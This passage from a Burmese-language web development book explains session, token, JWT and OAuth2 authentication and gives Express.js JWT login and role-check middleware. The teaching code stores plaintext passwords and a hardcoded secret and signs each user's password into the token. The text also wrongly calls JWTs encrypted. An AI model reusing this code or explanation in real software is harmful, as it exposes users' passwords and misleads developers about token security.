2. Server က စစ်ပြီး မှန်တယ်ဆိုရင် User နဲ့ သက်ဆိုင်တဲ့ အချက်အလက်တွေကို Session ထဲမှာ သိမ်းလိုက်ပါတယ်။
3. Server က Session ID ကို Response နဲ့အတူ ပြန်ပို့ပေးပါတယ်။
4. Client က လက်ခံရရှိတဲ့ Session ID ကို Cookie ထဲမှာ သိမ်းပါတယ်။
5. နောက်ပိုင်းမှာ Username, Password ထပ်ပေးစရာမလိုတော့ပါဘူး။ Cookie ထဲမှာသိမ်းထားတဲ့ Session ID ကိုပဲ ပြန်ပို့ရတော့မှာပါ။ Session ID နဲ့စစ်ကြည့်လိုက်လို့ Session ထဲမှာ User ရဲ့ အချက်အလက်တွေ ရှိနေသ၍ Authenticate ဖြစ်တယ်လို့ လက်ခံပြီး Server က အလုပ်လုပ်ပေးသွားမှာ မို့လို့ပါ။

Token Authentication ကိုတော့ API မှာ ကျယ်ကျယ်ပြန့်ပြန့်သုံးကြပါတယ်။ Stateless ဖြစ်တဲ့အတွက် ကြောင့်ပါ။ Cookie တွေ Session တွေ မလိုအပ်ပါဘူး။ သူ့ရဲ့အလုပ်လုပ်ပုံကဒီလိုပါ။

- ပထမတစ်ကြိမ် Client က Username, Password ကို Request နဲ့အတူ ပေးရပါတယ်။
- Server က စစ်ပြီး မှန်တယ်ဆိုရင် Token တစ်ခု Generate လုပ်ပြီး Response ပြန်ပေးပါတယ်။
- Token ကို User Table ထဲမှာလည်း သိမ်းထားကောင်း ထားလိုက်နိုင်လိုက်ပါတယ်။
- နောက်ပိုင်းမှာ Client က Username, Password ပေးစရာမလိုတော့ပါဘူး၊ ရထားတဲ့ Token ကို ပဲပြန်ပေးရတော့မှာပါ။ Server က Token ကိုစစ်ကြည့်ပြီး မှန်ကန်တယ်ဆိုရင် Authenticate Request အဖြစ် လက်ခံအလုပ်လုပ်ပေးမှာပါ။

JWT ကလည်း Token Authentication တစ်မျိုးပါပဲ။ **JSON Web Token** ရဲ့ အတိုကောက် ဖြစ်ပါတယ်။ ရိုးရိုး Token Authentication မှာ Token က Random Hash Value တစ်ခုဖြစ်လေ့ရှိပါတယ်။ အဲ့ဒီ Token ထဲမှာအသုံးဝင်တဲ့ အချက်အလက် မပါပါဘူး။


JWT ကတော့ အဲ့ဒီလို Random Token မဟုတ်တော့ပါဘူး။ User Information တွေကို Encrypt လုပ်ထားတဲ့ Token ဖြစ်သွားတာပါ။ ဒါကြောင့် User Information လိုချင်ရင် Token ကို Decrypt လုပ်ပြီး ပြန်ထုတ်ယူလို့ရပါတယ်။ Token ထဲမှာ အသုံးဝင်တဲ့ အချက်အလက်တွေ ပါသွားတဲ့ သဘောပါ။ ခဏနေတဲ့ အခါ JWT ကိုသုံးပြီး ကုဒ်နမူနာတွေ ရေးပြပါမယ်။

OAuth2 ကတော့ ရှုပ်ပါတယ်။ နည်းနည်းမဟုတ်ပါဘူး တော်တော်ရှုပ်တာပါ။ အတက်နိုင်ဆုံး ကြိုးစားပြီးတော့ ရှင်းအောင် ပြောကြည့်ပါမယ်။ OAuth မှာ အစိတ်အပိုင်း (၄) ပိုင်းပါတယ်လို့ မှတ်ပါ။ မျက်စိထဲ မြင်လွယ်အောင် Facebook နဲ့ ဥပမာပေးချင်ပါတယ်။ ဒီလိုပါ။

1. User (သင်)
2. Client Application (Facebook နဲ့ Login ဝင်ရတဲ့ App)
3. Resource Server (Facebook)
4. Authorization Server (Facebook Developer API)

ဒီသဘောနဲ့ အလုပ်လုပ်ပုံကို တွေ့ဖူးကြပါလိမ့်မယ်။ App တစ်ခုကို သုံးချင်လို့ဖွင့်လိုက်တယ်။ **Login with Facebook** ဆိုတဲ့လုပ်ဆောင်ချက်ပါတယ်။ ဒါကြောင့် အဲ့ဒီ App ကိုသုံးဖို့ Facebook နဲ့ Login ဝင်လို့ရမယ်။ နှိပ်လိုက်တယ်။ Dialog Box ပေါ်လာပြီး Facebook နဲ့ Login ဝင်တာကို Accept လုပ်မှာလား‌လို့ Facebook Developer API ကလာမေးတယ်။ Accept လုပ်ပေးလိုက်ရင် အဲ့ဒီ App ကို ကိုယ့် Facebook Account နဲ့ ဝင်သုံးလို့ ရသွားပါပြီ။

ဒီလိုပုံစံ အလုပ်လုပ်နိုင်စေဖို့အတွက် OAuth ကို အသုံးပြုရတာပါ။ သေချာစဉ်းစားကြည့်ပါ။ ပုံမှန်ဆိုရင် ကိုယ့် API က ပေးထားတဲ့ Auth နဲ့ ကိုယ့် API ကိုသုံးရတာပါ။ အခုက ကိုယ့် API က ပေးထားတဲ့ Auth နဲ့ တခြား App မှာ သွားပြီးသုံးလို့ ရနေတာပါ။ သူ့ရဲ့အလုပ်လုပ်ပုံကို အောက်က ပုံမှာလေ့လာကြည့်ပါ (ပုံ - Digital Ocean)။



1, 2, 3, 4 နံပါတ်စဉ်တပ်ပေးလို့ အစီအစဉ်အတိုင်း ကြည့်သွားလို့ ရပါတယ်။

1. ပထမဆုံးအနေနဲ့၊ Facebook နဲ့ Login ဝင်ဖို့ User က ခွင့်ပြုမပြုမေးရပါတယ်။
2. User က Allow လုပ်ပြီး ခွင့်ပြုလိုက်တဲ့အခါ Authorization Code ထွက်လာပါတယ်။
3. App က Authorization Code ကိုသုံးပြီး Facebook Developer API ကို User ရဲ့ အချက်အလက်တွေ Access လုပ်ခွင့် တောင်းပါတယ်။

    a) App ကို Developer API မှာအရင် Register လုပ်ထားဖို့လည်း လိုပါသေးတယ်။ ဒီတော့ မှ Client ID တွေဘာတွေထက်လာမှာပါ။
    b) Client ID တွေဘာတွေ သေသေချာချာ ပြည့်စုံမှန်ကန်အောင်ပါမှ User ရဲ့ အချက်အလက်ကို Third-party ဘယ် App က ယူသလဲဆိုတဲ့ မှတ်တမ်းကိုရမှာမို့လို့ပါ။

4. Authorization Code, Client ID နဲ့ အချက်အလက် ပြည့်စုံမှန်ကန်တယ်ဆိုရင် Developer API က Access Token ပြန်ထုတ်ပေးပါတယ်။
5. App က လိုချင်တဲ့ User ရဲ့အချက်အလက်ကို အဲ့ဒီ Access Token ကိုသုံးပြီး ရယူလို့ရသွားပါပြီ။

ကိုယ့် Service က Facebook လို Resource Server ဖြစ်နိုင်သလို၊ Facebook Developer API လို Authorization Server လည်း ဖြစ်နိုင်ပါတယ်။ ဒါဟာ OAuth ရဲ့ အလုပ်လုပ်ပုံ အကျဉ်းချုပ်ပါပဲ။ အကျယ်ပြောမယ်ဆိုရင် သူ့ချည်းပဲ စာတစ်အုပ်စာ ရှိပါလိမ့်မယ်။ ဒါကြောင့် သဘောသဘာဝ ပိုင်းလောက်ပဲ မှတ်ထားပေးပါ။ OAuth အကြောင်း Digital Ocean မှာဖော်ပြထားတဲ့ ဆောင်းပါးတစ်ပုဒ်ကို ဖြည့်စွက်လေ့လာကြည့်ဖို့ အကြံပြုပါတယ်။

- https://www.digitalocean.com/community/tutorials/an-introduction-to-oauth-2

JWT Authentication & Authorization

JWT ရဲ့ သဘောသဘာဝကို အပေါ်မှာ ပြောခဲ့ပါတယ်။ Token ကို အခြေခံတဲ့ Authentication ဖြစ်ပြီးတော့ Token ထဲမှာ အသုံးဝင်တဲ့ အချက်အလက်တွေ ပါဝင်မှာပါ။ ဒီအတွက် Token ဖန်တီးတာတွေ၊ မှန်မမှန် ပြန်စစ်တာတွေ၊ Token ကို Encrypt/Decrypt လုပ်တာတွေ၊ အကုန်လုပ်ပေးနိုင်တဲ့ Package တစ်ခုရှိပါတယ်။ `jsonwebtoken` လို့ခေါ်ပါတယ်။ စမ်းသပ်နိုင်ဖို့အတွက် ရေးသားလက်စ ပရောဂျက်ထဲမှာ အခုလို Install လုပ်လိုက်ပါ။

```
npm i jsonwebtoken
```

ပြီးတဲ့အခါ၊ ထုံးစံအတိုင်း Import လုပ်ပေးလိုက်ရင် စသုံးလို့ရပါပြီ။

JavaScript

```
const jwt = require("jsonwebtoken");
const secret = "horse battery staple";
```

နမူနာကုဒ်မှာတွေ့ရတဲ့ `secret` ဆိုတာကတော့ Token တွေကို Encrypt/Decrypt လုပ်ရာမှာ သုံးမယ့် Code ဖြစ်ပါတယ်။ Auth လုပ်ငန်းတွေ စမ်းသပ်ရေးသားနိုင်ဖို့အတွက် User Account တစ်ချို့ လိုပါမယ်။ Database တွေဘာတွေမသုံးတော့ပါဘူး။ ရိုးရိုး JSON Array တစ်ခုနဲ့ပဲစမ်းကြည့်ကြပါမယ်။ ဒီလိုပါ -

JavaScript

```
const users = [
    { username: "Alice", password: "password", role: "admin" },
    { username: "Bob", password: "password", role: "user" },
];
```

User Account နှစ်ခုရှိပါတယ်။ `role` မတူကြပါဘူး။ တစ်ဦးက `admin` ဖြစ်ပြီး နောက်တစ်ဦးကတော့ `user` ဖြစ်ပါတယ်။ ပြီးတဲ့အခါ `login` လုပ်ဆောင်ချက်တစ်ခုကို အခုလိုရေးကြပါမယ်။

JavaScript

```
app.post("/api/login", function (req, res) {
    const { username, password } = req.body;

    const user = users.find(function (u) {
        return u.username === username && u.password === password;
    });

    if (user) {
        const token = jwt.sign( user, secret, {expiresIn: "1h"});
        res.json({ token });
    } else {
        res.sendStatus(401);
    }
});
```

Request Method `POST` ဖြစ်ရမှာဖြစ်ပြီး URL က `/api/login` ဖြစ်ပါတယ်။ Request နဲ့အတူ မှန်ကန်တဲ့ Username, Password ပါရမှာဖြစ်ပြီး၊ မှန်တယ်ဆိုရင် JWT Token တစ်ခုကို ပြန်ပေးမှာပါ။ မမှန်ရင် `401` ကို ပြန်ပို့မှာပါ။ `jwt.sign()` ကိုသုံးပြီး Token ဖန်တီးယူပါတယ်။ Parameter (၃) ခု ပေးထားပါတယ်။ User Data, Secret နဲ့ Expire Time တို့ဖြစ်ပါတယ်။ Request က ဒီလိုပုံစံ ဝင်လာတယ်လို့ သဘောထားပါ။

Request

```
POST /api/login
Content-type: appliction/json
{ username: "Bob", password: "password" }
```

ဒါဆိုရင် ပြန်ရမယ့် Token ရဲ့ ဖွဲ့စည်းပုံက ဒီလိုပုံစံ ဖြစ်နိုင်ပါတယ်။ Postman နဲ့ စမ်းကြည့်နိုင်ပါတယ်။

Token

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6IkJvYiIsInBhc3
N3b3JkIjoicGFzc3dvcmQiLCJyb2xlIjoidXNlciIsImlhdCI6MTYwMDc2MzI1NiwiZ
XhwIjoxNjAwNzY2ODU2fQ.-OBn8nIEmJqdNc9XfoUVVcZc7PEVUWHVQOP85YIlygo
```

Token တည်ဆောက်စဉ်မှာ Expire Time ပေးခဲ့တာကို သတိပြုပါ။ ဒီ Token ဟာ (၁) နာရီသက်တမ်းအတွင်းပဲ Valid ဖြစ်မှာပါ။ (၁) နာရီကျော်ရင် နောက်တစ်ခါ `login` လုပ်ပြီး Token ပြန်ထုတ်ရမှာဖြစ်ပါတယ်။ Token မှန်မမှန်စစ်တဲ့ Function တစ်ခုလောက် ဆက်ရေးကြပါမယ်။

JavaScript

```
function auth(req, res, next) {
    const authHeader = req.headers["authorization"];
    if(!authHeader) return res.sendStatus(401);

    const [ type, token ] = authHeader.split(" ");

    if(type !== "Bearer") return res.sendStatus(401);

    jwt.verify(token, secret, function(err, data) {
        if(err) res.sendStatus(401);
        else next();
    });
}
```

`Authorization` Header ပါမပါ စစ်ပါတယ်။ မပါရင် 401 ပြန်ပို့ပါတယ်။ JWT ရဲ့ Standard အရ `Authorization` Header ရဲ့ ဖွဲ့စည်းပုံ ဒီလိုဖြစ်ရပါတယ်။

```
Authorization: Bearer [token]
```

ဒါကြောင့် `Authorization` Header Value ကို Split လုပ်ပြီး နှစ်ပိုင်းခွဲလိုက်ပါတယ်။ ပထမတစ်ပိုင်းက Bearer ဖြစ်ပြီး နောက်တစ်ပိုင်းက Token ဖြစ်ရပါမယ်။ Token ကို `verify()` နဲ့ မှန်မမှန်စစ်ပါတယ်။ မှန်တယ်ဆိုတော့မှ `next()` နဲ့ ဆက်အလုပ်လုပ်ခွင့်ကို ပေးထားခြင်း ဖြစ်ပါတယ်။


ဒီ Function က Middleware Function တစ်ခုဖြစ်ပါတယ်။ ဒါပေမယ့် `app.use()` နဲ့ Route အားလုံးမှာ သုံးဖို့ သတ်မှတ်မထားပါဘူး။ သတ်မှတ်လို့မဖြစ်ပါဘူး။ `login` လိုလုပ်ဆောင်ချက်မျိုးကို Token ပါရမယ်လို့ သွားပြောလို့ မဖြစ်ပါဘူး။ Token မရှိလို့ဘဲ `login` နဲ့ Token ထုတ်နေတာပါ။ ဒါကြောင့် ကိုယ်သတ်မှတ်ချင်တဲ့ Route မှာပဲ အခုလို သတ်မှတ်ပေးလိုက်လို့ ရပါတယ်။

JavaScript

```
app.get("/api/records", auth, function(req, res){
    …
});
```

ဒီသတ်မှတ်ချက်အရ `/api/records` ကို Request ဝင်လာတဲ့အခါ စောစောကရေးပေးထားတဲ့ **`auth`** Middleware ကိုသုံးပြီး စစ်ပေးသွားမှာပါ။ Token မပါရင် 401 ကိုပြန်ပေးမှာဖြစ်ပြီး Token မမှန်ရင်လည်း 401 ကိုပဲ ပြန်ပေးသွားမှာပါ။ အလုပ်လုပ်ခွင့်ပေးမှာ မဟုတ်ပါဘူး။ Token မှန်မှသာ ဆက်အလုပ်လုပ်ခွင့်ပေးမှာပဲ ဖြစ်ပါတယ်။ ဒီနည်းနဲ့ ကိုယ့် API အတွက် Authentication လုပ်ဆောင်ချက် ထည့်သွင်းနိုင်ခြင်းဖြစ်ပါတယ်။

စမ်းကြည့်နိုင်ဖို့အတွက် အရင်ဆုံး `login` လုပ်လိုက်ပါ။ ရလာတဲ့ Token ကိုသုံးပြီး ဆက်လက်ဖော်ပြထားတဲ့ပုံမှာ နမူနာပြထားသလို စမ်းကြည့်နိုင်ပါတယ်။



ဒါက Authentication ပိုင်းပါ။ Token ပါတယ်၊ မှန်တယ်ဆိုရင် ခွင့်ပြုလိုက်တာပါ။ `role` ပေါ်မူတည်ပြီး သက်ဆိုင်ရာအလုပ်ကို လုပ်ပိုင်ခွင့်ရှိမရှိ စစ်တဲ့တဲ့ Authorization ပိုင်းကိုလည်း ဆက်ကြည့်ပါဦးမယ်။ နောက်ထပ် Function တစ်ခုအခုလို ထပ်ရေးပေးရမှာပါ။

JavaScript

```
function onlyAdmin(req, res, next) {

    const [ type, token ] = req.headers["authorization"].split(" ");

    jwt.verify(token, secret, function(err, user) {
        if(user.role === "admin") next();
        else res.sendStatus(403);
    });
}
```

Token ကို Decrypt လုပ်လိုက်ပြီး အထဲက `role` တန်ဖိုးကိုပဲ စစ်လိုက်တာပါ။ `role` က `admin` ဖြစ်မှပဲ ဆက်လုပ်ခွင့်ပေးပြီး `admin` မဟုတ်ရင် `403` ကို ပြန်ပေးထားပါတယ်။ ဒီ Middleware ကို Admin ဖြစ်မှ လုပ်ခွင့်ပြုချင်တဲ့ Route တွေမှာ အခုလို ထည့်ပေးနိုင်ပါတယ်။

JavaScript

```
app.delete("/api/records/:id", auth, onlyAdmin, function(req, res) {
    …
});
```

နမူနာအရ `DELETE` လုပ်ဆောင်ချက်အတွက် `auth` ရော `onlyAdmin` ကိုပါ Middleware တွေအဖြစ် သတ်မှတ်ပေးလိုက်တာပါ။ ဒါကြောင့် Auth ဖြစ်ယုံနဲ့တောင် ဒီအလုပ်ကို လုပ်လို့မရတော့ပါဘူး။ `role` က `admin` ဖြစ်မှပဲ လုပ်ခွင့်ရှိတော့မှာဖြစ်ပါတယ်။

ဒီနည်းနဲ့ JWT ကို သုံးပြီး API အတွက် Authentication တွေ Authorization တွေ လုပ်လို့ရနိုင်ပါတယ်။ ဒီကုဒ်ဟာ အခြေခံသဘောသဘာဝကို ပေါ်လွင်စေဖို့ ဦးစားပေး ဖော်ပြတဲ့ကုဒ်ဖြစ်ပါတယ်။ တစ်ကယ့်လက်တွေ့မှာ -

- User Account တွေကို Database ထဲမှာထားပြီး Register တွေဘာတွေလုပ်လို့ရဖို့လိုပါမယ်။
- Password တွေကို ဒီအတိုင်းမသိမ်းဘဲ Hash လုပ်ပြီး သိမ်းဖို့လိုပါမယ်။
- User နဲ့ Role တွေကို စီမံနိုင်တဲ့ လုပ်ငန်းတွေ ထည့်ရေးပေးရပါမယ်။
- Secret ကို ကုဒ်ထဲမှာ အသေမရေးဘဲ `.env` လိုဖိုင်မျိုးနဲ့ ခွဲထားပြီးခေါ်သုံးပေးဖို့ လိုပါမယ်။

မပြောဖြစ်လိုက်တာမျိုး ဖြစ်မှာစိုးလို့သာ ထည့်ပြောတာပါ။ ဒီနေရာမှာတော့ အဲ့ဒီထိပြီးပြည့်စုံအောင် ဖော်ပြနိုင်ခြင်း မရှိပါဘူး။ ဒီစာအုပ်မှာ ဖော်ပြခဲ့တဲ့ အခြေခံသဘောသဘာဝတွေကို ကောင်းကောင်နားလည်တယ်ဆိုရင် ဒါတွေကို ကိုယ်တိုင်ဆက်လက် လေ့လာပြီးလုပ်လို့ရသွားမှာပါ။

API Authentication နဲ့ပက်သက်ရင် PassportJS လို Framework မျိုးတွေလည်းရှိပါသေးတယ်။ လူကြိုက်များပြီး လက်တွေ့ပရောဂျက်တွေမှာ တွင်တွင်ကျယ်ကျယ် အသုံးပြုကြပါတယ်။ ဒီလိုနည်းပညာမျိုးကိုလည်း ဆက်လက်ပြီး ဖြည့်စွက်လေ့လာထားကြဖို့ တိုက်တွန်းပါတယ်။

- http://www.passportjs.org/

ဖော်ပြချင်တဲ့ အကြောင်းအရာတွေ ပြည့်စုံသွားပါပြီ။ နမူနာအနေနဲ့ ရေးခဲ့တဲ့ကုဒ်တွေကို ဒီမှာ Download လုပ်လို့ရပါတယ်။

- https://github.com/eimg/api-book

နောက်ဆုံးအနေနဲ့ API နဲ့ပက်သက်ပြီး ဖြည့်စွက်လေ့လာသင့်တဲ့ Resource လေးတွေ ထည့်သွင်းဖော်ပြ ပေးလိုက်ပါတယ်။

Best practices for a pragmatic RESTful API

- https://www.vinaysahni.com/best-practices-for-a-pragmatic-restful-api

Specification for building APIs in JSON

- https://jsonapi.org/

Stack Overflow Best practices for REST API design

- https://stackoverflow.blog/2020/03/02/best-practices-for-rest-api-design/

Microsoft REST API Guideline

- https://github.com/microsoft/api-guidelines/blob/vNext/Guidelines.md

Google JSON Style Guide

- https://google.github.io/styleguide/jsoncstyleguide.xml

REST in Practice (Book)

- http://restinpractice.com/

နိဂုံးချုပ်

ဒီစာအုပ်ဟာ ကျွန်တော်ရေးသားထားတဲ့ မူလပထမ Professional Web Developer စာအုပ်ရဲ့ နောက်ဆက်တွဲ Update Version လို့ ဆိုနိုင်ပါတယ်။ မူလ Profession Web Developer စာအုပ်ကို (၂၀၁၃) ခုနှစ်မှာ ပထမအကြိမ် ပုံနှိပ်ထုတ်ဝေခဲ့လို့ အခုဒီစာရေးသားနေချိန်မှာဆိုရင် အချိန် (၈) နှစ်လောက် ကြာခဲ့ပြီဖြစ်ပါတယ်။ အဲ့ဒီဟာအုပ်ဟာ စာဖတ်သူများအကြား အသုံးဝင် လူကြိုက်များလို့ အကြိမ်ကြိမ် ထပ်မံတည်းဖြတ် ပုံနှိပ်ခဲ့ရပြီး နောက်ဆုံး စတုတ္ထအကြိမ်ကိုတော့ (၂၀၁၆) ခုနှစ်မှာ ထုတ်ဝေဖြစ်ခဲ့ပါတယ်။

အချိန် (၈) နှစ်ဆိုတာဟာ အမြဲတိုးတက်ပြောင်းလဲနေတဲ့ နည်းပညာသက်တမ်းအရဆိုရင် အတော်ကို ကြာမြင့်ခဲ့ပြီလို့ ဆိုရမှာပါ။ နည်းပညာတွေလည်း အတော်လေး ပြောင်းလဲသွားခဲ့ပြီဖြစ်လို့ စတုတ္ထအကြိမ် တည်းဖြတ်ထုတ်ဝေမှုအပြီးမှာ ထပ်မံတည်းဖြတ်ဖို့ဆိုတာ မလွယ်တော့ပါဘူး။ အစအဆုံး အတော်များများကို ပြင်ဆင်ရတော့မှာဖြစ်လို့ ပြင်ဆင်တည်းဖြတ်တဲ့သဘော မဟုတ်တော့ဘဲ အစအဆုံး ပြန်ရေးရမယ့် သဘော ဖြစ်လာပါတော့တယ်။

ဒီလို စာအုပ်တစ်အုပ် ရေးသားပြုစုရတာ မလွယ်ပါဘူး။ လပေါင်းများစွာ အထူးအာရုံစိုက်ပြီး အချိန်ပေးရပါတယ်။ စားလည်းဒီစိတ်၊ သွားလည်းဒီစိတ်၊ အိပ်လည်းဒီစိတ် ဆိုတာမျိုးအထိ ကိုယ့်စွမ်းအင်တွေကို မြှုပ်နှံရေးသားရတာပါ။ မူလကျွမ်းကျင်မှုနဲ့တင် မလုံလောက်ဘဲ ပိုတိကျဖို့၊ ပိုသေချာဖို့အတွက် Research တွေကိုလည်း တစ်ပြိုင်ထဲမှာ လုပ်ရပါသေးတယ်။ အချက်အလက်တွေ စုစည်းရပါတယ်။ ခက်ခဲတဲ့အကြောင်းအရာတွေကို စာဖတ်သူ နားလည်လွယ်အောင်၊ အချိတ်အဆက်မိအောင်၊ အမျိုးမျိုးလှည့်ပါတ်စဉ်းစား ရေးလိုက် ပြင်လိုက် အကြိမ်ကြိမ် လုပ်ရပါတယ်။ တော်တော့်ကို မလွယ်တာပါ။

ဒီလိုမလွယ်တဲ့အတွက်ကြောင့်ပဲ အသစ်တစ်အုပ်သာ ရေးရမယ်ဆိုရင် ရေးဖြစ်မှာ မဟုတ်တော့ပါဘူး။ မရေးဖြစ်လောက်တော့ဘူးလို့ ထင်ထားတာပါ။ ဒီလိုနဲ့ နှစ်အချို့ကြာပြီး နောက်မှ (၂၀၂၀) ပြည့်နှစ်ထဲမှာ Covid-19 ကပ်ရောဂါတွေကြောင့် အလုပ်တွေပိတ်ပြီး အိမ်ထဲကအိမ်ပြင်မထွက် Stay-at-home နေရတဲ့ ကာလတွေ ရှိလာတဲ့အခါ အချိန်အားတွေ ရှိလာတာနဲ့ လိုတိုရှင်း စာအုပ်အတိုလေးတွေ ရေးသားဖြစ်ခဲ့ပါတယ်။ အချိန်အားလေးတွေ ရှိလာတယ်ဆိုပေမယ့် ပေါ့ပေါ့ပါးပါး အတိုချုပ်ပဲ ရေးမယ်လို့ ရည်ရွယ်တဲ့အတွက်ကြောင့်သာ ရေးဖြစ်သွားတာပါ။ အခုလို စာအုပ်မျိုးကြီးကိုသာ တစ်ခါထဲ ရေးဖို့အားထုတ်ခဲ့မယ်ဆိုရင် အမှန်တစ်ကယ်ရေးဖြစ်ဖို့၊ အပြီးသတ်ဖြစ်ဖို့ မလွယ်ပါဘူး။

ကပ်ရောဂါကြီးဟာ အချိန် (၃-၄) လလောက်နဲ့ ပြီးသွားမလား မျှော်လင့်ခဲ့ပေမယ့် အခုဒီစာကိုရေးနေချိန်မှာ (၂၀၂၁) ကုန်လို့ (၂၀၂၂) တောင် ရောက်ပါတော့မယ်။ (၂) နှစ်လောက်ကြာခဲ့ပြီ ဖြစ်ပေမယ့် မပြီးဆုံးသေးပါဘူး။ ကြားထဲမှာ ကပ်ရောဂါနှိပ်စက်မှုကြောင့် အားလုံးပဲ အခက်အခဲ အကြမ်းအတမ်းကိုယ်စီ ရှိခဲ့ကြမှာ အသေအချာပါပဲ။ အဲ့ဒီလိုအကြပ်အတည်းတွေကြားထဲက အရှုံးထဲက အမြတ်လို့ပဲ ဆိုရပါမယ်။ တစ်ခြားဘာမှလုပ်လို့မရတိုင်း စာပဲထိုင်ရေးနေလိုက်တာ လိုတိုရှင်း စာအုပ်တိုလေးတွေ (၇) အုပ်ထိ ရေးသားဖြစ်ခဲ့ပါတော့တယ်။

ဒီစာအုပ်ဟာ အဲ့ဒီစာအုပ်တွေထဲက Bootstrap လိုတိုရှင်း၊ JavaScript လိုတိုရှင်း၊ PHP လိုတိုရှင်း၊ Laravel လိုတိုရှင်း၊ React လိုတိုရှင်း နဲ့ API လိုတိုရှင်းဆိုတဲ့ စာအုပ် (၆) အုပ်ကို ပေါင်းစပ်ပြီး လိုအပ်သလို ညှိနှိုင်းဖြည့်စွက် ထုတ်ဝေဖြစ်ခဲ့ခြင်း ဖြစ်ပါတယ်။ Update လုပ်ဖို့ လိုအပ်နေတဲ့ မူလပထမ Profession Web Developer စာအုပ်ကို နောက်ဆုံးမှာ Update လုပ်နိုင်ခဲ့ပြီလို့ ဆိုရပါမယ်။

မူလ Profession Web Developer စာအုပ်နဲ့ ပက်သက်ပြီး ကျွန်တော့်ကို ဆက်သွယ်ကျေးဇူးစကား ဆိုလာသူတွေမှ အများကြီးရှိပါတယ်။ အဲ့ဒီစာအုပ်ရဲ့ အကူအညီနဲ့ လက်တွေ့လုပ်ငန်းခွင်ဝင် ကျွမ်းကျင် Web Developer အဖြစ် ပြည်တွင်းမှာရော ပြည်ပမှာပါ ရပ်တည်နိုင်သွားကြသူတွေ အတော်များများ ရှိနေပါတယ်။ ဒီလိုတွေ ကြားသိရတဲ့အတွက်လည်း အတိုင်းမသိ ပီတိဖြစ်ရပါတယ်။ အဲ့ဒီပီတိကိုစား အားရှိတဲ့အတွက်ကြောင့်ပဲ လေ့လာသူများအတွက် အသုံးဝင်တဲ့ ဖန်တီးမှုတွေကို ဆက်လက်ပြုလုပ်ဖို့ အမြဲကြိုးစားနေဖြစ်ပါတယ်။

